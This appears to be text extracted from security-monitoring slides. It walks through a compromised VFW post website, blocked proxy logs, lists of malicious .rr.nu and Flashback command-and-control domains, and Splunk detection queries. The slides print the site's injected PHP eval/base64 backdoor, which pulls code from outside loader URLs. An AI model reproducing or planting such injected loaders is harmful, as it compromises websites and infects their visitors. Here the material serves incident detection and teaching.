VFW Bingo Every Thursday Night

[More Information](#)

Monthly Officers Meeting

9:00 AM - April 01, 2012

The post officers meet on the first Sunday every month at 0900 hrs.

[More Information](#)



◆ WHO WE ARE AND WHAT WE ARE ABOUT

Veteran.....A Veteran is someone, who at one point in their life, wrote a blank check payable to the United States of America for an amount up to, and including, their life. That is an honor, and there are way too many people in this country who no longer remember that fact.

The organization Veterans of Foreign Wars of the United States, more commonly referred to as the VFW, "traces its roots back to 1899 when

◆ FIND US


VFW Post 7383
522 Reedy Creek Road
Cary, NC 27513
Phone: 1-919-467-1188

[Directions](#)

<http://www.vfwpost7383.org/>


```
1 <?php /**/
2 eval(base64_decode("aWYoZnVuY3Rpb25fZXhpc3RzKCDvY19zdGFydCcpJiYhaXNzZXQoJF9TRVJWRVJbJ2lyX25vJ10pKXsgICRfu0VSVkVSWydtcl9ubyddPTE7ICAgIGlmKCFmdW5jdGlvb19leGlzdHMoJ2lyb2JoJykp
eyAgICBmdW5jdGlvb1BnZXRfdGRzXzc3NygkdXJsKXskY29udGVudD0iIjksY29udGVudD1AdHJ5Y3Vybf83NzcoJHVybCk7aWYoJGNvbnRlbnQhPTlmYWxzZSlyZXRLcm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3
KCRlcmwpO2lmKCRjb250ZW50IT09ZmFsc2UpcmV0dXJuICRjb250ZW50OyRjb250ZW50PUB0cnlmb3B1b183NzcoJHVybCk7aWYoJGNvbnRlbnQhPTlmYWxzZSlyZXRLcm4gJGNvbnRlbnQ7JGNvbnRlbnQ9QHRyeWZpb2Nrb3B1
bl83NzcoJHVybCk7aWYoJGNvbnRlbnQhPTlmYWxzZSlyZXRLcm4gJGNvbnRlbnQ7cmV0dXJuICcn030gIGZl
...$_SERVER['s_p1']=$mz;$_SERVER['s_b1']=$bot;
$_SERVER['s_t1']=1200;
$_SERVER['s_d1']=base64_decode('aHR0cDovL2Vuc2EyMnp6emRkYXp6LmNvbS8=');
$d='?d='.urlencode($_SERVER['HTTP_HOST'])."&p=".urlencode($_SERVE
R["PHP_SELF"]);&a=".urlencode($_SERVER['HTTP_USER_AGENT']);
$_SERVER['s_a1']=base64_decode('aHR0cDovL2Nvb3Blcm9uZXRmOjY5d
S9nX2xvYWQucGhw').$d;
$_SERVER['s_a2']=base64_decode('aHR0cDovL25saW50aGVzL29kLmNv
bS9nX2xvYWQucGhw').$d;$_SERVER['s_script']="nl.php?p=d";
"DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>VFW Post 7383 Franklin-Sloan in Cary, North Carolina</title>
```





1332868923.052 129 10.1.2.3 TCP_DENIED/403 419 GET http://smains29treamp.rr.nu/nl.php?p=d
BLOCK_WBRS -8.8 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:10.0.2) Gecko/20100101
Firefox/10.0.2" Referrer="http://www.vfwpost7383.org/"

1332512746.272 195 10.1.2.14 TCP_DENIED/403 419 GET http://pfo42rest.rr.nu/nl.php?p=d
BLOCK_WBRS -8.6 "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0;
PredictYourBabySearchToolbar 1.2)" Referrer="http://www.vfwpost7383.org/"

1332868632.124 219 10.1.2.98 TCP_DENIED/403 419 GET http://ste07rda.rr.nu/nl.php?p=d
BLOCK_WBRS -8.8 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/535.11 (KHTML, like
Gecko) Chrome/17.0.963.83 Safari/535.11" Referrer="http://www.vfwpost7383.org/"

```
1 <?php /**/  
2 eval(base64_decode("aWYoZ  
eyAgICBmdW5jdGlvbiBnZXRfd  
KCRlcmwpO2lmKCRjb250ZW50I  
bl83NzcoJHVybCk7aWYoJGNvb  
bmN0aW9uIHRyeWN1cmxfNzc3R  
cmwpO2N1cmxfc2V0b3B0ICgkY  
bHQgPSBjdXJsX2V4ZWMgKCRja  
KCdmaWxlJyk9PTlmYWxzZSlyZ  
Nzc3KCRlcmwpe2lmKGZ1bmN0a  
MDAwKTt9ZmNsb3NlKCRmKTt9Z  
ZnNvY2tvcGVuJyk9PTlmYWxzZ  
bm8sICRlcnJzdHIsmZApO2lmK  
KCFmZW9mKCRmKS17JGJ1zi49Z  
Zik7cmV0dXJuICRidWY7fSAG2  
PSRwWydob3N0J107JHVyaT0kc  
OyRzb2NrPUBzb2NrZXRfY3JlY  
c3QgPSJHRVQgJHVyaSBIVFRQL  
Zi49JHQ7fUBzb2NrZXRfY2xvc  
ZnVuY3Rpb24gdXBkYXRlX3Rkc  
IikkdmFsPWdlldF90ZHNfNzc3R  
YWwsJGNvZGUpPWV4cGxvZGUoI  
UlZFUlnc19kMSddOyRkaXI9J  
LSRtdGltZTtpZiAoJGN0aW1lF  
b250ZW50PXBvZGF0ZV90ZHNfZ  
W210X3JhbmQoMCwkYy0yKV0pC  
YSwid2luZG93cyIpKSYmKCFzd  
cigkdWESIk1TSUUGNyIpFHxz  
WyJET0NVTUVOVF9ST09UI10uI  
QU1FI10uIi8ubG9ncy8iO2lmI  
UF9VU0VSX0FHRU5UJ107aWYgK  
c21lPTA7aWYgKGZlX21zaWVfN  
VkVSWydzX3AxJ109JGJ16OyAgJ  
dmJTOD0nKTsgICRkPSc/ZD0nI  
TlQiXSk7ICAKX1NFULZFUlnc  
RG92TDI1c2FXNTBhR1YzYjI5a  
aXN0cygnZ21sXzc3NycpKXsgI  
Xzc3NygpLiRfU0VSVkVSWydzX  
ZGVpdCgkZGVjb2RlKXsgICR0E  
MV07ICAKc3RhenQrPTIrJHN0c  
KSsxOyAgfSAGaWYoJHQmMil7I  
fSAGfSAGZnVuY3Rpb24gbXJvY  
Ym9keS9zaScsJGRlY29kZWRFY  
ICRkZWVvZGVkX2NvbnRlbnQuZ  
"http://www.w3.org/TR/xht  
3 <html xmlns="http://www.w3.org/1999/xhtml">  
4  
5 <head>  
6 <title>VFW Post 7383 Franklin-Sloan in Cary, North Carolina</title>  
7
```

view-source:nlintthewood.com/g_load.php

tools WEBEX CiscoDocumentation SWCenter CountryCodes AreaCodes

```
1 http://arnin27gcali.rr.nu/  
2 http://eds32prin.rr.nu/  
3 http://smains29treamsp.rr.nu/  
4 http://esaff66airte.rr.nu/  
5 http://ester50dayss.rr.nu/  
6 http://inglon52donsins.rr.nu/  
7 http://orl37dwi.rr.nu/  
8 http://vio25len.rr.nu/  
9 http://anal88ytica.rr.nu/  
10 http://ema17rka.rr.nu/  
11 http://ste07rda.rr.nu/  
12 http://tsov79erpar.rr.nu/  
13 http://gha31npat.rr.nu/  
14 http://ingmo40netary.rr.nu/  
15 http://maker73asses.rr.nu/  
16 http://tri25ala.rr.nu/  
17 http://unempl87oyedde.rr.nu/  
18 http://ita76bler.rr.nu/  
19 http://ndainf40oristhe.rr.nu/  
20 http://equate22motorde.rr.nu/  
21
```

```
jdGlvb19leGlzdHMoJ21yb2JoJykp  
7JGNvbnRlbnQ9QHRyeWZpbGVfNzc3  
7JGNvbnRlbnQ9QHRyeWZzb2Nrb3B1  
vbnRlbnQ7cmV0dXJuICcn030gIGZ1  
0ICgkY2gsIENVUkxPUFRfVWJMLCR1  
STE9QVF9IRUFERVI sIDApOyRyZXN1  
ybCl7aWYoZnVuY3Rpb25fZXhpc3Rz  
7fSAGZnVuY3Rpb24gdHJ5Zm9wZW5f  
kZikpeyRidWYuPWZyZWFKKCRmLDEw  
pe2lmKGZ1bmN0aW9uX2V4aXN0cygn  
zb2Nrb3B1bigkaG9zdCw4MCwkZXJy  
yZXFlzXN0KTskYnVmPScn03doawxl  
wKS5jaHIoMTMpLmNocigxMCksJGJ1  
AcGFyc2VfdXJsKCRlcmwpOyRob3N0  
pcDEhPSRpcDIpcmV0dXJuIGZhbHN1  
pO3JldHVybiBmYWxzZTt9JHJlcXV1  
yZWFKKCRzb2NrLDEwMDAwKS17JGJ1  
sJGJ1Zik7cmV0dXJuICRidWY7fSAG  
oJGFjdHVhbDEpO2lmICgkdmFsPT0i  
ifHx8Q09ERXx8fCIpKXtsaXN0KCR2  
oKXskZGVmYXVsdGRvbWVpbj0kX1NF  
0ZHNmaWxlKTSkY3RpbWU9dGltZSgp  
0cygkdGRzZmlsZSk7fX11bHNleyRj  
gKCRjPjEpeyRlcmw9dHJpbSgkdGRz  
hcmkiKSlpZiAoKCFzdHJpc3RyKCR1  
oJHVhLCJNU01FIDYiKXx8c3RyaXN0  
hbHNfNzc3KCl7JHJ6PSRfU0VSVkVS  
kX1NFULZFUlnc1U0NSSVBUX0ZJTEVO  
vdD0wOyRlYT0kX1NFULZFUlnc1U0  
1YSwiZ29vZ21lIikpJGJvdD0xOyRt  
iYWwgJF9TRVJWRVI7ICAgICRfU0VS  
yVnVjekV5TW5wNmVtUmtZWHA2TG1O  
fU0VSVkVSWyJIVFRQX1VTRVJfQUdF  
dPWJhc2U2NF9kZWVvZGUoJ2FIUjBj  
oKTsgICAgYWYoIWZ1bmN0aW9uX2V4  
gc3JjPSInLmdldF9hY3RlYXwfdGRz  
0JykpeyAgZnVuY3Rpb24gZ3pkZWVv  
kZSwxMCwyKSk7ICAKc3RyPSRzdHJb  
oJGRlY29kZSxjaHIoMCksJHN0YXJ0  
kZTsgIH0gIHJldHVybiAkcmV0OyAg  
gIGlmKHByZWdfbWV0Y2goJy9cPFVw  
0ZW50KTsgIH11bHNleyAgcmV0dXJu
```





Macintosh OS X Flashback Trojan

Labs

Latest Threats

Submit Samples

Removal Tools

Virus Encyclopedia

[Labs](#) > [Security Threats](#) > [Virus Descriptions](#) > Trojan-Downloader:OSX/Flashback.C

Trojan-Downloader:OSX/Flashback.C

Detection Names : Trojan-Downloader:OSX/Flashback.C
Category: Malware
Type: Trojan-Downloader
Platform: OS X

Summary

Trojan-Downloader:OSX/Flashback.C poses as a Flash Player installer and connects to a remote host to obtain further installation files and configurations.

- Not detected by IDS, Anti-Virus, FireEye, or WSA
- Drive-by attacks against CVE-2012-0507



Sorokin Ivan

@hexminer



Follow

First C&C servers of new BackDoor.Flashback according to version: 1 - vxvhwcixcxqxd .com, 2 - cuojshtbohnt .com, 4 - rffffnahfiywyd .com

 Reply  Retweet  Favorite

12:56 PM - 3 Apr 12 via web · Embed this Tweet

Search external intelligence for domains, URLs, or IPs used by flashback

index=wsa cs_url=*vxvhwcixcxqxd.com* OR cs_url=*cuojshtbohnt.com* OR cs_url=*rffffnahfiwyd.com*

Apr 2, 2012 - Apr 4, 2012



≥ 237 matching events | 83,566,630 scanned events

Create alert Add to dashboard Save search Build report

Timeline:

≥ 237 events from April 2 through April 3, 2012

« prev 1 2 3 4 5 next » | Options...

Results per page 50

- 1 4/3/12 1333497583.201 - [redacted] 49779 91.233.244.102 80 - -5.8 http://cuojshtbohnt.com/statistics.html - 442 211 255
 11:59:43.201 PM "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:2; id:C9B3F893-35F8-51A6-A6A1-BB1058190A8E) Gecko/20100101 Firefox/9.0.1" text/html 200 TCP_MISS - "spam" "Domain has unusually high traffic volume for a very recent registration." - - - 0
 host=1[redacted] | sourcetype=cisco_wsa_w3c | source=w3c_sjck_wsa2 | cs_useragent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:2; id:C9B3F893-35F8-51A6-A6A1-BB1058190A8E) Gecko/20100101 Firefox/9.0.1
- 2 4/3/12 1333497435.361 - [redacted] 62781 91.233.244.102 80 - -5.8 http://rffffnahfiwyd.com/index.html - 942 207 255
 11:57:15.361 PM "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:4; id:103D7A7D-24A8-5821-9690-BDE05B675526) Gecko/20100101 Firefox/9.0.1" text/html 200 TCP_MISS - "spam" "Domain has unusually high traffic volume for a very recent registration." - - - 0
 host=1[redacted] | sourcetype=cisco_wsa_w3c | source=w3c_sjce_wsa6 | cs_useragent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:9.0.1; sv:4; id:103D7A7D-24A8-5821-9690-BDE05B675526) Gecko/20100101 Firefox/9.0.1

Search C2s for evidence of infected hosts



Investigative Approach

What you could do...

`index=wsa`

```
cs_url="http://ASDFUH982HDODJC.COM*"; OR cs_url="http://95.215.63.38*"; OR  
cs_url="http://godofwar3.rr.nu*"; OR cs_url="http://ironmanvideo.rr.nu*"; OR  
cs_url="http://killaoftime.rr.nu*"; OR  
cs_url="http://gangstasparadise.rr.nu*"; OR  
cs_url="http://mystreamvideo.rr.nu*"; OR cs_url="http://bestustreamtv.rr.nu*";  
OR cs_url="http://ustreambesttv.rr.nu*"; OR  
cs_url="http://ustreamtvonline.rr.nu*"; OR cs_url="http://ustream-tv.rr.nu*";  
OR cs_url="http://ustream.rr.nu*"; OR  
cs_url="http://johncartermovie2012.com*"; OR cs_url="http://bodyrocks.rr.nu*";  
OR s_ip=95.215.63.38 OR cs_url="http://31.31.79.87*"; ...
```

- “Whack-a-mole” technique
- Inefficient and un-manageable

Investigative Approach

What we did...

Variant 1:

```
index=wsa Windows NT 6.1 WOW64 rv\ :9.0.1 Gecko\ /20100101 |
regex cs_useragent="id: ([A-Za-z0-9]){8}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){4}\-([A-Za-z0-9]){12}"
```

Variant 2 & 3:

```
index=wsa (auupdate OR scheck OR owncheck) AND (cs_url="*/scheck/*" OR
cs_url="*/auupdate/*" OR cs_url="*/owncheck/*") |
regex
cs_useragent="(^[MN][Djz][BFJNRVZdh1][8][a][T][M][4][N][n])|(^[MNOQR][0DETUjkz]
[ABEFIJMNQRUVYZcdghk1][012345BCDEFGWXYZ][MNOQR][0DETUjkz][ABEFIJMNQRUVYZcdghk
1][012345BCDEFGWXYZ][MNOQR][0DETUjkz][AEIMQUYcgk][t][MNOQR][0DETUjkz][ABEFIJMN
QRUVYZcdghk1][012345BCDEFGWXYZ][MNOQR][CSiy][01][012345BCDEFGWXYZ][MNOQR][0DET
Ujkz][ABEFIJMNQRUVYZcdghk1][012345BCDEFGWXYZ][L][TU][ABEFIJMNQRUVYZcdghk1][012
345BCDEFGWXYZ][MNOQR][0DETUjkz][AEIMQUYcgk][t][MNOQR][0DETUjkz][ABEFIJMNQRUVYZ
cdghk1][012345BCDEFGWXYZ][MNOQR][0DETUjkz][ABEFIJMNQRUVYZcdghk1][012345BCDEFGW
xyz][MNOQR][0DETUjkz][ABEFIJMNQRUVYZcdghk1][012345BCDEFGWXYZ][MNOQR][0DETUjkz]
[ABEFIJMNQRUVYZcdghk1][012345BCDEFGWXYZ])"
```

Web Security Monitoring: Detection and Response



Security Strategy

Collect and Analyse

Prevent

network IPS

host IPS

firewall

web proxy

AntiVirus

Spam filters

Detect

network IDS

advanced malware

behavioural anomaly

NetFlow anomaly

Collect

NetFlow

web proxy logs

event logs

Auth logs

Analyse

NetFlow analysis

event analysis

malware analysis

Mitigate

IP blackhole


DNS RPZ

Foundation

scalable load balancer

device health monitoring

